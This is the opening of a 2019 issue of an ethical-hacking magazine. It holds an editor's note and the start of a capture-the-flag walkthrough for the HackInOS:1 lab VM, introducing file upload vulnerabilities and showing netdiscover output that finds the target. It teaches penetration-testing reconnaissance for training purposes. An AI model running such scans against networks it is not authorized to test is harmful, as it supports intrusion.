Hackercool

February 2019 Edition 2 Issue 2

BEGINNER BASICS :

All about Dockers and how to use them.

METASPLOIT THIS MONTH

Webmin Upload Download Exec Module.

METASPLOITABLE TUTORIALS :

POST Exploitation Information Gathering

I can do all things through Christ who strengtheneth me.
Philippians 4:13

Editor's Note

Hello aspiring ethical hackers. Hope you are all awesome. As always we are very delighted to release the Second Issue of the Second Edition of our Magazine.

We thank everyone of our readers for being a part of this wonderful journey. ***Thank you very much for your loyalty and patience.***

Coming to the SECOND Issue of our Second Edition, you would have already noticed that it came a bit delayed again. We planned many things for this Issue, but sometimes everything doesn't work as planned. Nonetheless, our issue starts with a CTF Challenge of HackInOS : 1. In this CTF Challenge our users will learn about arbitrary file upload vulnerability and one of the ways in which it can be exploited.

Most of the modules we planned for ***Metasploit This Month*** *Feature did not work in Real World Scenarios so we are forced to dish out only one module this month. However, to make up for this, our readers will find the newly introduced* ***Beginner Basics*** *Feature where we intend to teach some basic beginner stuff to our readers. In this Issue we are teaching all about dockers.*

You will also find our Metasploitable Tutorials section interesting in which you will learn ***Post Exploitation Information Gathering*** *using Metasploit. Apart from this we have included all our regular features.*

We hope you will find this Issue as interesting and informative as we thought it would it be. As always keep the feedback coming.Until the next issue, Good Bye.Thank You.

c.k.chakravarthi

Website : **https://hackercoolmagazine.com**

Blog : **https://www.hackercool.com**

Mail : **qa@hackercool.com**

Facebook : **https://www.facebook.com/hackercoolmagazine/**

Twitter : **https://twitter.com/hackercoolmagz**

INSIDE

Here's what you will find in the Hackercool February 2019 Issue .

.

****

HackInOS : 1

CAPTURE THE FLAG


You may take numerous courses on cyber security and ethical hacking but you will not hone your skills unless you test you skills in a Real World hacking environme-nt. CAPTURE THE FLAG scenarios and VM labs provide the beginners and those wh-o want a real world testing lab for practice. These scenarios also provide a variety of challenges which help readers and users to gain knowledge about different tools and methods used in Real World penetration testing. These are not only useful for beginn-ers but also security professionals, system administrators and other cyber security enthusiasts. We at Hackercool Magazine strive to bring our readers some of the best CTF scenarios every month. We suggest our readers not only to just read these tutori-als but also practice them by setting up the VM.

Why we chose this CTF Challenge?

A few years back, arbitrary file upload vulnerability posed a serious problem to many websites. The vulnerability is still there in present day websites and apps but not use-d with such impunity as before. But what is this file upload vulnerability and how it poses dangers. Just imagine you have a job search website like Monster, Naukri etc. When a job aspirant registers on your website, you definitely need his resume to sear-ch for a proper job according to his skills. A resume can be uploaded in either .doc, .rtf,and .docx etc formats. Code is written for this. Now imagine the consequences if a hacker was able to upload shells and malware by bypassing the code of the website. How can the code be bypassed? How it is exploited? I know you have many question-s. We want to explain one scenario to our readers through this CTF scenario.


In this Issue, we bring you the challenge of HackInOS : 1. It is virtual machine created by Fatih Celik. According to the author,this is a beginner level CTF challenge designed for cyber security enthusiasts. The end goal is rooting this machine and read the root flag. The VM can be downloaded from the link given. https://www.vulnhub.com/entry/hackinos-1,295/.

It is in OVA format and is built for Virtualbox even though it can be set up on Vmware. It is configured with DHCP service so that IP address is automatically assigned. My attacker machine is Parrot OS. So let's begin. The first thing we need to do is find the IP address of our target. Let's start off with scanning the network to find the IP address of our target using tool netdiscover.




```
 Currently scanning: 192.168.80.0/16   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.41.1    00:50:56:c0:00:08      1      60  Unknown vendor
 192.168.41.2    00:50:56:f4:34:59      1      60  Unknown vendor
 192.168.41.177  00:0c:29:68:9c:53      1      60  Unknown vendor
 192.168.41.254  00:50:56:f3:8c:a1      1      60  Unknown vendor
```

The IP address of the target is 192.168.41.177. Next, the verbose scan of Nmap.

